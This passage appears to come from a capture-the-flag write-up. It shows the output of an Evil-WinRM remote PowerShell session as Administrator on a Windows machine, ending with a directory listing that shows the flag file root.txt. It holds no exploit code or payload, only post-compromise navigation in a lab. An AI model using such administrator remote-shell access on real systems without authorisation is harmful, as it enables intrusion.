Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Trash
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
--r--                1/27/2026     3:47 AM          34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> _
```